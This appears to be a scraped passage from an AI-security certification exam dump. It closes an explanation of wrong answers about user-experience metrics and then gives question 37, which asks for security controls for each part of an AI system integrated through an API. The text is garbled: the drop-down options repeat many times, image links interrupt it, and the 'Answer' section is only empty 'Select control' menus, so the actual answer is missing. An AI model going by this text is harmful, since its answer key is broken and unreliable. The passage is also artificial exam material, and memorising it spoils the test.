
Why C is Wrong: Access controls manage who can use the system and what permissions they have. They are a security concern rather than a user experience metric. Reviewing access control logs does not reveal information about response quality.

Why D is Wrong: Data storage metrics relate to storage capacity, utilization, and performance of data persistence layers. While these can affect response speed, they do not provide insights into model response quality or accuracy that drive user experience.

#### **NEW QUESTION: 37**

Instructions: Use the drop-down menus to define two appropriate security controls for each component of the AI system. Each control may be used only once.

An engineer is deploying a new AI system and wants to integrate it into the core system through an API.



Input token validation

Injection policies

Load balancing

IAM policies

Authentication token validation

Resource policies

Output monitoring

Select control

Select control

Connection rate limits

Input quota

Guardrails

Input token validation

Injection policies

Load balancing

IAM policies

Authentication token validation

Resource policies

Output monitoring

Input token validation

Injection policies

Load balancing

IAM policies

Authentication token validation

Resource policies

Output monitoring

Select control

Select control

Connection rate limits

Input quota

Guardrails

Input token validation

Injection policies

Load balancing

IAM policies

Authentication token validation

Resource policies

Output monitoring

IAM policies

Authentication token validation

Resource policies

Output monitoring

Select control

Select control

Connection rate limits

Input quota

Guardrails

Input token validation

Injection policies


Load balancing

IAM policies

Authentication token validation

Resource policies

Output monitoring



Select control

Select control

Connection rate limits

Input quota

Guardrails

Input token validation

Injection policies

Load balancing

IAM policies

Authentication token validation

Resource policies

Output monitoring

Select control

Select control

Connection rate limits


Input quota

Guardrails

Input token validation

- Injection policies
- Load balancing
- IAM policies
- Authentication token validation
- Resource policies
- Output monitoring

Answer:



- Select control
- Select control
  - Connection rate limits
  - Input quota
  - Guardrails
  - Input token validation
  - Injection policies
  - Load balancing
  - IAM policies
  - Authentication token validation
  - Resource policies
  - Output monitoring

- Select control
- Select control
  - Connection rate limits
  - Input quota
  - Guardrails
  - Input token validation
  - Injection policies
  - Load balancing
  - IAM policies
  - Authentication token validation
  - Resource policies
  - Output monitoring

- Select control
- Select control
  - Connection rate limits
  - Input quota
  - Guardrails
  - Input token validation
  - Injection policies
  - Load balancing
  - IAM policies
  - Authentication token validation
  - Resource policies
  - Output monitoring

- Select control
- Select control
  - Connection rate limits
  - Input quota
  - Guardrails
  - Input token validation
  - Injection policies
  - Load balancing
  - IAM policies
  - Authentication token validation
  - Resource policies
  - Output monitoring

- Select control
- Select control
  - Connection rate limits
  - Input quota
  - Guardrails
  - Input token validation
  - Injection policies
  - Load balancing
  - IAM policies
  - Authentication token validation
  - Resource policies
  - Output monitoring

- Select control
- Select control
  - Connection rate limits
  - Input quota
  - Guardrails
  - Input token validation
  - Injection policies
  - Load balancing
  - IAM policies
  - Authentication token validation
  - Resource policies
  - Output monitoring


API gateway

